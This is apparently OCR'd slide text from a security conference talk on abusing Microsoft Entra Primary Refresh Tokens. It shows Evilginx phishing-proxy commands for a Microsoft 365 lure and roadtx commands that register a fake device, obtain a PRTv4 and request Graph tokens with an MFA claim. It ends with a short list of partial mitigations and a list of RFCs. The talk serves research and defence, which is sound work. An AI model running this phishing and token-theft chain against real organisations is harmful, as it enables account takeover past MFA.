C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer
```



```
                                        - --  Community Edition  -- -

                                      by Kuba Gretzky (@mrgretzky)     version 3.1.0

[17:55:59] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[17:55:59] [inf] loading phishlets from: ./phishlets
[17:55:59] [inf] loading configuration from: C:\Users\User\.evilginx
[17:55:59] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

+---------------+-----------+-------------+-------------------+
|   phishlet    |  status   | visibility  |     hostname      |
+---------------+-----------+-------------+-------------------+
| example       | disabled  | visible     |                   |
| microsoft365  | enabled   | visible     | microsoftOnli...  |
+---------------+-----------+-------------+-------------------+

: lures create microsoft365
[17:56:22] [inf] created lure with ID: 2
: lures get-url 2
```

Type here to search

5:58 PM
6/26/2024

Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prtauth -v3 -s urn:ms-drs:enterpriseregistration.windows.net/.default
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) ✗ roadtx device -a register -n troopers --device-type macos14
Saving private key to troopers.key
Registering device
Device ID: fec30f31-e508-4dc9-8bd9-a896762b5805
Saved device certificate to troopers.pem
```

Deviceless PRT to device and PRTv4


```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx prt -c troopers.pem -k troopers.key -r file -v4
Obtained PRT: 0.AXQAj_KHYn9PIkOWUahpfY_hvJjt2SlppDZFreL5gbwdYF7iAGI.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P_ut_5UeF
KaFPzk4D7TeR_slC2hcK7cpZGmk6VVWoz7i-rdH2nqGzGJWxgH8eyeRhm0Z5PODEUbol0eufMhb1GtDfAPMeD8HocyscA7rujfYWV5CX9KxwdymUHNf6gX
xu5dTyFZNp6-zH-Z02QPWFppNJnnUisTBbaOfnZBF6S3cFYnfS7ylcmzq2UfShUfbY38V3AsIxd6syvxurr061HdwlozJ6peoaAffH6seMYpgJ0C47jr4W
AN8AHBCiWDfL-SB9MxtowqPFdXozkPDkepIoDcdil0bGsGdawxiHeKMy8We-k22YlR4HIehOqc4M5d_DM2obAD-2hSxkRdcic2aSRbmhd4ocuTreARzj3V
qAQY3TvJW_uyJqlAuz3nB_oqV5L0NIZEzCwTXOD5MA4Nz3aa5wq9oTdBwNpRyj8aUTDWZzHVEwZ2QmIAzQP57bBsqKRi9T8aDnRLRB5pYzPK_AeEn6lcFs
SO7l9s6TMYyPziu11v4-F6vkpwf_w9VLR-sbQqWqNEBDu7ua89i-NQtxzmWrbKVgzfxNcOyCmviwcAgD9sDTDG_7NpOGwPdtuSF_-sep6pXb_fiUKmpp8r
gPj0Rpb73iPryLO1BDAIzdYnvNMu8O4ueEhmnezypF3Liomm9jquSYknxCyg8UM75EJIyAvv4EmYUpmKWGv0IoHQaOFXg0pL2axC_c9Vp40P71HDK-vnnB
ue1KEAIZW_2-4m6qPArvTDBayuDOVj_O5PP3OXSUvr9qiisn6nkZUiDDcSiQtVti2HajbsC9kwJf-ztAemUwcBxnSJdhbVOu0EU1evQrot_VThtG928_VL
Zwq6gbmeQPVAqIclwUKMbgKA1QGkohY4OvNUcRaV1KFfXVg0g0PxtosgchHrXaPSdfCh1G4FD6joBoye1JKP3HG4FptUmb41qWMy-5xNWFrGa225C6pOcw
TCJDC25lMiwHhlnBR--vE96AldyAB0bqavzWhXF8ZrrDYJcFWxXFCy-fL-Rc7PZCUSqvZHMtBcALyB8769VWWtEzDvXEbx8R3QSbI5beGXpzcMeRNoolAQ
rL0Co1Crs_qpy_fcRcqUc9Y4a950hInvn5FhBEa5kntLOOPntfBSew1-hU2GQggn7Yd66s7FSrPBYIZOqfs6-0yiBwySE4h47EJYLmEn2wA0noistTHsqy
K77Hk
Obtained session key:
Saved PRT to roadtx.prt
```

Using PRTv4 to request tokens

```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx prtauth -v4 -s https://graph.microsoft.com/.default -c msteams --cert-p
em troopers.pem --key-pem troopers.key
Tokens were written to .roadtools_auth
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "nonce": "1sB1nJiGihWwwPDN13XVsHLTuH14F9CaQcG8TEVZv-s",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acct": 0,
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AVQAq/8XAAAAJqh8EwwSNn9GWLX8r2TISjIAYAnVTBEuP1THHGeS5HW1he6Q6J2o30b30r4fY5ko6Z9qniDtilrWQgdpJYB7iY/6nn+EoA/V
J7NK2w5aEs0=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "app_displayname": "Microsoft Teams",
  "appid": "1fec8e78-bce4-4aaf-ab1b-5451cc387264",
```

Attacking PRTs on Windows

[redacted]




Defense!

(Partial) Mitigations

Options to consider to lower the abuse potential.
Please note that none will provide full protection:

- Conditional access policies
- Require only compliant devices
- Restrict device registration to max 1 per user if possible
- Limit token lifetime on non-corporate or non-managed devices
- Create detections based on a user registering a new device from a registered device

Microsoft is working on patching the vulnerable flow we did not discuss.

Additionally, Microsoft is exploring additional mechanisms to disallow reuse of tokens for device registration.

Future work ;)

RFCs (33)

Search

RFC	Date	Title	Cited by
RFC 7800	Apr 2016	Proof-of-Possession Key Semantics for JSON Web Tokens (JWTs)	6 RFCs
RFC 8628	Aug 2019	OAuth 2.0 Device Authorization Grant	1 RFC
RFC 8809	Aug 2020	Registries for Web Authentication (WebAuthn)	
RFC 8812	Aug 2020	CBOR Object Signing and Encryption (COSE) and JSON Object Signing and Encryption (JOSE) Registrations for Web Authentication (WebAuthn) Algorithms	
RFC 9101	Aug 2021	The OAuth 2.0 Authorization Framework: JWT-Secured Authorization Request (JAR)	3 RFCs
RFC 9278	Aug 2022	JWK Thumbprint URI	
RFC 7797	Feb 2016	JSON Web Signature (JWS) Unencoded Payload Option	2 RFCs
RFC 8725	Feb 2020	JSON Web Token Best Current Practices	7 RFCs
RFC 8693	Jan 2020	OAuth 2.0 Token Exchange	3 RFCs
RFC 7591	Jul 2015	OAuth 2.0 Dynamic Client Registration Protocol	12 RFCs
RFC 7592	Jul 2015	OAuth 2.0 Dynamic Client Registration Management Protocol	1 RFC
RFC 8417	Jul 2018	Security Event Token (SET)	4 RFCs
RFC 8176	Jun 2017	Authentication Method Reference Values	
RFC 8414	Jun 2018	OAuth 2.0 Authorization Server Metadata	12 RFCs
RFC 9596	Jun 2024	CBOR Object Signing and Encryption (COSE) "typ" (type) Header Parameter	
RFC 8747	Mar 2020	Proof-of-Possession Key Semantics for CBOR Web Tokens (CWTs)	6 RFCs
RFC 7515	May 2015	JSON Web Signature (JWS)	42 RFCs
RFC 7516	May 2015	JSON Web Encryption (JWE)	25 RFCs
RFC 7517	May 2015	JSON Web Key (JWK)	24 RFCs
RFC 7518	May 2015	JSON Web Algorithms (JWA)	28 RFCs
RFC 7519	May 2015	JSON Web Token (JWT)	50 RFCs
RFC 7521	May 2015	Assertion Framework for OAuth 2.0 Client Authentication and Authorization Grants	6 RFCs
RFC 7522	May 2015	Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants	5 RFCs
RFC 7523	May 2015	JSON Web Token (JWT) Profile for OAuth 2.0 Client Authentication and Authorization Grants	8 RFCs
RFC 8392	May 2018	CBOR Web Token (CWT)	9 RFCs
RFC 8935	Nov 2020	Push-Based Security Event Token (SET) Delivery Using HTTP	1 RFC
RFC 8936	Nov 2020	Poll-Based Security Event Token (SET) Delivery Using HTTP	1 RFC
RFC 8943	Nov 2020	Concise Binary Object Representation (CBOR) Tags for Date	1 RFC
RFC 6750	Oct 2012	The OAuth 2.0 Authorization Framework: Bearer Token Usage	23 RFCs
RFC 7033	Sep 2013	WebFinger	7 RFCs
RFC 7638	Sep 2015	JSON Web Key (JWK) Thumbprint	9 RFCs
RFC 8230	Sep 2017	Using RSA Algorithms with CBOR Object Signing and Encryption (COSE) Messages	3 RFCs
RFC 9449	Sep 2023	OAuth 2.0 Demonstrating Proof of Possession (DPoP)	1 RFC

https://datatracker.ietf.org/person/michael.jones@microsoft.com

The End

Thank you for listening, questions?

@_dirkjan | @olafhartong